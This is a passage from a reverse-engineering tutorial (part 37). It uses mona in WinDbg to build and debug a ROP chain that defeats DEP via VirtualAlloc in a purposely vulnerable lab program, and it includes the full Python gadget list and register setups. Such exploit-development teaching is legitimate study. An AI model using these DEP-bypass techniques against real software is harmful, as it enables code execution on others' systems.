


# REVERSING WITH IDA PRO FROM SCRATCH


PART 37

We'll do the same example we did in the previous part, but using mona inside WinDbg. We know mona doesn't run in IDA. So, we open WinDbg outside IDA.

Run the DEP.exe from a console with some argument for it not to close. It will wait for a keyboard input.



I could also have run it with WinDbg. It's the same. We just need to stop in some place where the DLL in which we'll do ROP is loaded. It doesn't matter if it crashes. In this case, we are inside `gets_s` and the DLL was already loaded.



I attach it with FILE-ATTACH TO PROCESS.

```

ntdll!DbgBreakPoint:
771f0790 cs          int     3
0:001> lm
start   end     module name
00f80000 00f87000  DEP      (deferred)
616b0000 616c5000  VCRUNTIME140 (deferred)
74100000 741e0000  KERNEL32  (deferred)
74430000 74510000  ucrtbase (deferred)
74a00000 74ba1000  KERNELBASE (deferred)
77180000 77303000  ntdll    (pdb symbols)      c:\symbols\wn...
78000000 78040000  Mypepe   (deferred)

0:001>

```

Loading the modules is not that important, but we are already here.

```

77180000 77303000  ntdll    (pdb symbols)      c:\symbols\wntdll.pdb\9D5EBB427B344 ^
78000000 78040000  Mypepe   (deferred)
0:001> .reload -f
Reloading current modules
*** WARNING: Unable to verify checksum for C:\Users\ricna\Desktop\35\DEP\DEP.exe

Press ctrl-c (cdb, kd, ntsd) or ctrl-break (windbg) to abort symbol loads that take too long.
Run !sym noisy before .reload to track down problems loading symbols.

.....
0:001> lm
start   end     module name
00f80000 00f87000  DEP      C (private pdb symbols)  C:\Users\ricna\Documents\Visual Studio 2013\Projects\ExploitDevelopment\Debug\DEP.dll
616b0000 616c5000  VCRUNTIME140 (private pdb symbols)  c:\symbols\vcruntime140.i386.pdb
74100000 741e0000  KERNEL32  (pdb symbols)            c:\symbols\kernel32.pdb\E88980D95F
74430000 74510000  ucrtbase (pdb symbols)            c:\symbols\ucrtbase.pdb\14E1CCBEC74
74a00000 74ba1000  KERNELBASE (pdb symbols)           c:\symbols\kernelbase.pdb\14E1CCBEC74

0:001>

```

The symbols are there.

Load mona.

```

0:001> !load pykd.pyd
0:001> !py mona
Hold on...
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\mona.py
'mona' - Exploit Development Swiss Army Knife - WinDBG (32bit)
  Plugin version : 2.0 r567
  PyKD version 0.2.0.29
  Written by Corelan - https://www.corelan.be
  Project page : https://github.com/corelan/mona

0:001>


```

Ask it to do ROP to **mypepe.dll**. We'll see what it does.

**!py mona rop -m Mypepe**

Let's go for a coffee while it works. It will last a lot.

Meanwhile, let me tell you that it has options to find addresses without 0's to filter different characters, etc. It's complete, although it doesn't always find some ROP. Sometimes, it gives you an almost complete ROP and tells you what it is missing for us to find it manually. So, we have to work a little.



```
Want more info about a given command ? Run !mona help
; 0:001> !py mona rop -m Mypepe
Hold on...
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\mona.py rop -m Mypepe
----- Mona command started on 2017-01-14 07:47:23 (v2.0, rev 567) -----
[+] Processing arguments and criteria
- Pointer access level : X
Only querying modules Mypepe
[+] Generating module info table, hang on...
<
*BUSY*
```

Shh! Let it think. 😊

### option -cp

The cp option allows you to specify what criteria (c) a pointer (p) should match. pvefindaddr already marked pointers (in the output file) if they were unicode or ascii, or contained a null byte, but mona is a lot more powerful. On top of marking pointers (which mona does as well), you can limit the returning pointers to just the ones that meet the given criteria.

The available criteria are :

- ▷ unicode (this will include unicode transforms as well)
- ▷ ascii
- ▷ asciiprint
- ▷ upper
- ▷ lower
- ▷ uppernum
- ▷ lowernum
- ▷ numeric
- ▷ alphanum
- ▷ nonull
- ▷ startswithnull

The **-cp** option gives us the possibility to filter the ROP results according to different aspects. It has a **nonull** to find instructions without 0's and others. It can also filter numerically with **-cpb** for specific characters.

### option -cpb

This option allows you to specify bad characters for pointers. This feature will basically skip pointers that contain any of the bad chars specified at the command line.

Suppose your exploit can't contain \x00, \x0a or \x0d, then you can use the following global option to skip pointers that contain those bytes :

```
-cpb '\x00\x0a\x0d'
```

It finished. It writes a long text. If I had run it as administrator, it would save it in a .txt file, but it didn't have permission. I will copy the more interesting parts.

```
#####
Register setup for VirtualAlloc() :
-----
EAX = NOP (0x90909090)
ECX = flProtect (0x40)
EDX = flAllocationType (0x1000)
EBX = dwSize
ESP = lpAddress (automatic)
EBP = ReturnTo (ptr to jmp esp)
ESI = ptr to VirtualAlloc()
EDI = ROP NOP (RETN)
--- alternative chain ---
EAX = ptr to &VirtualAlloc()
ECX = flProtect (0x40)
EDX = flAllocationType (0x1000)
EBX = dwSize
ESP = lpAddress (automatic)
EBP = POP (skip 4 bytes)
ESI = ptr to JMP [EAX]
EDI = ROP NOP (RETN)
+ place ptr to "jmp esp" on stack, below PUSHAD
```

It gives us what the registers should have before the PUSHAD RET we used in the previous part. It also gives us another alternative for VirtualAlloc. It is also good to save what the registers should have for VirtualProtect that is over there.

```
0
#####
1 Register setup for VirtualProtect() :
2
3 EAX = NOP (0x90909090)
4 ECX = lpOldProtect (ptr to W address)
5 EDX = NewProtect (0x40)
6 EBX = dwSize
7 ESP = lpAddress (automatic)
8 EBP = ReturnTo (ptr to jmp esp)
9 ESI = ptr to VirtualProtect()
10 EDI = ROP NOP (RETN)
11 --- alternative chain ---
12 EAX = ptr to &VirtualProtect()
13 ECX = lpOldProtect (ptr to W address)
14 EDX = NewProtect (0x40)
15 EBX = dwSize
16 ESP = lpAddress (automatic)
17 EBP = POP (skip 4 bytes)
18 ESI = ptr to JMP [EAX]
19 EDI = ROP NOP (RETN)
20 + place ptr to "jmp esp" on stack, below PUSHAD
```

It's good to save that. If we do it manually, we could know what to assign to each register before the PUSHAD-RET for VirtualAlloc and VirtualProtect. Let's see if it found some ROP for VirtualAlloc.

```
73
74 *** [ Python ] ***
75
76 def create_rop_chain():
77
78     # rop chain generated with mona.py - www.corelan.be
79     rop_gadgets = [
80         0x7801eb94,    # POP EBP # RETN [Mypepe.dll]
81         0x7801eb94,    # skip 4 bytes [Mypepe.dll]
82         0x7801ee74,    # POP EBX # RETN [Mypepe.dll]
83         0x00000001,    # 0x00000001-> ebx
84         0x7802920e,    # POP EDX # RETN [Mypepe.dll]
85         0x000001000,   # 0x000001000-> edx
86         0x7800a849,    # POP ECX # RETN [Mypepe.dll]
87         0x00000040,    # 0x00000040-> ecx
88         0x7800f91a,    # POP EDI # RETN [Mypepe.dll]
89         0x7800b281,    # RETN (ROP NOP) [Mypepe.dll]
90         0x78001492,    # POP ESI # RETN [Mypepe.dll]
91         0x780041ed,    # JMP [EAX] [Mypepe.dll]
92         0x78013953,    # POP EAX # RETN [Mypepe.dll]
93         0x7802e0b0,    # ptr to &VirtualAlloc() [IAT Mypepe.dll]
94         0x78009791,    # PUSHAD # ADD AL,80 # RETN [Mypepe.dll]
95         0x7800f7c1,    # ptr to 'push esp # ret ' [Mypepe.dll]
96     ]
97     return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
98
99     rop_chain = create_rop_chain()
00
```

It found it and made it easier because it used the other way that uses the other IAT entry directly instead of the API address. This way, it jumps indirectly and avoids the VA address troubles among registers.

There, it is the info for Python. So, we copy it in our script.

It defines a function. So, I will copy and paste it at my script start.

```
from os import *
import struct

def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        0x7801eb94, # POP EBP # RETN [MyPepe.dll]
        0x7801eb94, # skip 4 bytes [MyPepe.dll]
        0x7801ee74, # POP EBX # RETN [MyPepe.dll]
        0x00000001, # 0x00000001-> ebx
        0x7802920e, # POP EDX # RETN [MyPepe.dll]
        0x00001000, # 0x00001000-> edx
        0x7800a849, # POP ECX # RETN [MyPepe.dll]
        0x00000040, # 0x00000040-> ecx
        0x7800f91a, # POP EDI # RETN [MyPepe.dll]
        0x7800b281, # RETN (ROP NOP) [MyPepe.dll]
        0x78001492, # POP ESI # RETN [MyPepe.dll]
        0x780041ed, # JMP [EAX] [MyPepe.dll]
        0x78013953, # POP EAX # RETN [MyPepe.dll]
        0x7802e0b0, # ptr to &VirtualAlloc() [IAT MyPepe.dll]
        0x78009791, # PUSHAD # ADD AL,80 # RETN [MyPepe.dll]
        0x7800f7c1, # ptr to 'push esp # ret' [MyPepe.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
```


And we call it with:

**rop\_chain = create\_rop\_chain()**

I will add that at the main part of my script to return the ROP.

Let's see if it works.

Something failed. It's not strange. Trace the ROP and see what happens.



We already attached it.

```
00F81024 call ds:_imp__gets_s
00F8102A add esp, 8
00F8102D lea edx, [ebp+nombre]
00F81033 push edx
00F81034 push offset _Format ; "Hola %s\n"
00F81039 call _printf
00F8103E add esp, 8
00F81041 mov esp, ebp
00F81043 pop ebp
00F81044 ret
00F81044 ?saluda@@YAXH@Z endp
00F81044
```

78) | 0000043E 00F8103E: saluda(int)+2E (Synchronized with EIP)


Let's see what we need to assign to each register.

```
80 EDI = ROP NOP (RETN)
81 --- alternative chain ---
82 EAX = ptr to &VirtualAlloc()
83 ECX = flProtect (0x40)
84 EDX = flAllocationType (0x1000)
85 EBX = dwSize
86 ESP = lpAddress (automatic)
87 EBP = POP (skip 4 bytes)
88 ESI = ptr to JMP [EAX] ←
89 EDI = ROP NOP (RETN)
90 + place ptr to "jmp esp" on stack, below PUSHAD
91 -----
92
```

That's the alternative model that uses and we see the difference easily because it puts a JMP [EAX] in ESI while the one I used puts the VA address in ESI.

Trace it to see what happens.

Its first gadget is:



That should point to a POP to jump 4 bytes. Execute it and see the EBP value.

The last address of this POP EBP-RET is in EBP. That's good.

```

; View Structures Enums
c:\users\ricna\documents\visual studio 2015\projects\consoleapplication4\consoleapplication4\consoleapplication4.cpp
General registers
EX 00000317 ↴
EBX 01114000 ↴ TIB[ 000025DC]:01114000
ECX 74453A40 ↴ ucrtbase.dll:ucrtbase_d1
EDX 74505318 ↴ ucrtbase.dll:74505318
ESI 74506314 ↴ ucrtbase.dll:74506314
EDI 74506308 ↴ ucrtbase.dll:74506308
EIP 7801EB94 ↴ Mypepe.dll:mypepe_wmakep
ESP 00F2FE2C ↴ Stack[ 000025DC]:00F2FE2C
EIP 7801EB95 ↴ Mypepe.dll:mypepe_wmakep
EFL 00000212

0B 88 04 00 00 00 C1 E0 00 8B 4D 0C 8B ..°.+....-a.ÍM.Ý
FF 15 48 20 F8 00 83 C4 04 89 45 FC 81 ..R.-H°.å-ëEn.

Stack view
00F2FE2C 7801EE74 Mypepe.dll:mypepe_wmakep
00F2FE30 00000001

```

Go with the next gadget.

```

IDA View-EIP c:\users\ricna\documents\visual studio 2015\projects\consoleapplication4\consoleapplication4\consoleapplication4.cpp
General registers
EX 00000317 ↴
EBX 01114000 ↴ TIB[ 000025D0]
ECX 74453A40 ↴ ucrtbase.d1
EDX 74505318 ↴ ucrtbase.d1
ESI 74506314 ↴ ucrtbase.d1
EDI 74506308 ↴ ucrtbase.d1
EBP 7801EB94 ↴ Mypepe.dll:
ESP 00F2FE30 ↴ Stack[ 000025D0]:00F2FE30
EIP 7801EE74 ↴ Mypepe.dll:
EFL 00000212

Stack view
00F2FE30 00000001
00F2FE34 7802920E Mypepe...
00F2FE38 00000000
00F2FE3C 78000849 Mypepe...
00F2FE40 00000000
00F2FE44 FA961E00
00F2FE48 00F8135D _mainCRT...
00F2FE50 00F8135D _mainCRT...

0B 88 04 00 00 00 C1 E0 00 8B 4D 0C 8B ..°.+....-a.ÍM.Ý
FF 15 48 20 F8 00 83 C4 04 89 45 FC 81 ..R.-H°.å-ëEn.
00F2FE30 00000001
00F2FE34 7802920E Mypepe...
00F2FE38 00000000
00F2FE3C 78000849 Mypepe...
00F2FE40 00000000
00F2FE44 FA961E00
00F2FE48 00F8135D _mainCRT...
00F2FE50 00F8135D _mainCRT...

```

It moves 1 to EBX that is the dwSize. So, it matches the model. Let's continue. They are a few.

```


IDA View-EIP c:\users\ricna\documents\visual studio 2015\projects\consoleapplication4\consoleapplication4\consoleapplication4.cpp
General registers
EX 00000317 ↴
EBX 00000001 ↴
ECX 74453A40 ↴ ucrtbase.dll:ucrtbase_d1
EDX 74505318 ↴ ucrtbase.dll:74505318
ESI 74506314 ↴ ucrtbase.dll:74506314
EDI 74506308 ↴ ucrtbase.dll:74506308
EBP 7801EB94 ↴ Mypepe.dll:mypepe_wmakep
ESP 00F2FE30 ↴ Stack[ 000025D0]:00F2FE30
EIP 7802920E ↴ Mypepe.dll:mypepe_sin+7B (Synchronized with EIF)
EFL 00000212

Stack view
00F2FE30 00001000
00F2FE34 78000849 Mypepe...
00F2FE38 00000000
00F2FE3C 78000849 Mypepe...
00F2FE40 00000000
00F2FE44 FA961E00
00F2FE48 00F8135D _mainCRT...
00F2FE50 01114000 TIB[ 000025D0]


0B 88 04 00 00 00 C1 E0 00 8B 4D 0C 8B ..°.+....-a.ÍM.Ý
FF 15 48 20 F8 00 83 C4 04 89 45 FC 81 ..R.-H°.å-ëEn.
00F2FE30 00001000
00F2FE34 78000849 Mypepe...
00F2FE38 00000000
00F2FE3C 78000849 Mypepe...
00F2FE40 00000000
00F2FE44 FA961E00
00F2FE48 00F8135D _mainCRT...
00F2FE50 01114000 TIB[ 000025D0]

```

It puts the 0x1000 value in EDX as the model says. Go on.



It puts 40 in ECX as the model says. Go on.



Then, it's broken. It jumps to any place and doesn't follow the ROP as it should because the rest is not there. That happens when there is an invalid character we didn't see and it cuts the bytes entry. Let's see what should follow.

```

DEP / Script.py
ODEP.py x NO_DEPEND\script.py x DEP\script.py x

        0x7801ee74, # POP EBX # RETN [Mypepe.dll]
        0x00000001, # 0x00000001-> ebx
        0x7802920e, # POP EDX # RETN [Mypepe.dll]
        0x000001000, # 0x000001000-> edx
        0x7800a849, # POP ECX # RETN [Mypepe.dll]
        0x000000040, # 0x000000040-> ecx
        0x7800f91a, # POP EDI # RETN [Mypepe.dll]
        0x7800b281, # RETN (ROP NOP) [Mypepe.dll]
        0x78001492, # POP ESI # RETN [Mypepe.dll]
        0x780041ed, # JMP [EAX] [Mypepe.dll]
        0x78013953, # POP EAX # RETN [Mypepe.dll]
        0x7802e0b0, # ptr to &VirtualAlloc() [IAT Mypepe.dll]
        0x78009791, # PUSHAD # ADD AL,80 # RETN [Mypepe.dll]
        0x7800f7c1, # ptr to 'push esp # ret' [Mypepe.dll]

```

There, it was cut. We have a 0x1A. Maybe, it doesn't like it. Let's find another POP EDI without a 0x1A to see what happens.

0x78028756 is the POP EDI that I had found in the previous part. Use it.

```


DEP > script.py
NODEP.py x NO_DEP\script.py x DEP\script.py x

        0x7801ee74,    # POP EBX # RETN [Mypepe.dll]
        0x00000001,    # 0x00000001-> ebx
        0x7802920e,    # POP EDX # RETN [Mypepe.dll]
        0x00001000,    # 0x00001000-> edx
        0x7800a849,    # POP ECX # RETN [Mypepe.dll]
        0x00000040,    # 0x00000040-> ecx
        0x78028756,    # POP EDI # RETN [Mypepe.dll] (highlighted)
        0x7800b281,    # RETN (ROP NOP) [Mypepe.dll]
        0x78001492,    # POP ESI # RETN [Mypepe.dll]
        0x780041ed,    # JMP [EAX] [Mypepe.dll]
        0x78013953,    # POP EAX # RETN [Mypepe.dll]
        0x7802e0b0,    # ptr to &VirtualAlloc() [IAT Mypepe.dll]
        0x78009791,    # PUSHAD # ADD AL,80 # RETN [Mypepe.dll]
        0x7800f7c1,    # ptr to 'push esp # ret ' [Mypepe.dll]
    ]

```


C:\Users\ricna\Desktop\35\DEP\script.py

Trace it again.



It worked and we see the ROP in the stack. It wasn't cut. Let's see what it saves in EDI.


A pointer to C3 or RET as the model says. It seems it was just that, but as we are here, let's trace it.




After the POP ESI, it points to the JMP [EAX] as in the model.

```
80 EDI = ROP NOP (RETN)
81 --- alternative chain ---
82 EAX = ptr to &VirtualAlloc()
83 ECX = flProtect (0x40)
84 EDX = flAllocationType (0x1000)
85 EBX = dwSize
86 ESP = lpAddress (automatic)
87 EBP = POP (skip 4 bytes)
88 ESI = ptr to JMP [EAX] ←
89 EDI = ROP NOP (RETN)
90 + place ptr to "jmp esp" on stack, below PUSHAD
91 -----
92
```


The VA IAT entry should be in EAX not the address.



That was correct the VA IAT entry, but if we continue, it gives error.



If I continue, I see that the error, in this case, it is because of the ADD AL, 80 that is added to the VA IAT. So, we should subtract 0x80 to the IAT entry.



Python>hex(0x7802E0B0-0x80)  
0x7802E030


```

NODEP.py x NO_DEP\script.py x DEP\script.py x
9          0x7801ee74, # POP EBX # RETN [Mypepe.dll]
10         0x0000000001, # 0x0000000001-> ebx
11         0x7802920e, # POP EDX # RETN [Mypepe.dll]
12         0x000001000, # 0x000001000-> edx
13         0x7800a849, # POP ECX # RETN [Mypepe.dll]
14         0x000000040, # 0x000000040-> ecx
15         0x78028756, # POP EDI # RETN [Mypepe.dll]
16         0x7800b281, # RETN (ROP NOP) [Mypepe.dll]
17         0x78001492, # POP ESI # RETN [Mypepe.dll]
18         0x780041ed, # JMP [EAX] [Mypepe.dll]
19         0x78013953, # POP EAX # RETN [Mypepe.dll]
20         0x7802e030, # ptr to &VirtualAlloc() [IAT Mypepe.dll]
21         0x78009791, # PUSHAD # ADD AL,80 # RETN [Mypepe.dll]
22         0x7800f7c1, # ptr to 'push esp # ret ' [Mypepe.dll]
23

```

'Users/ricna/Desktop/35/DEP/script.py'

It should work now.



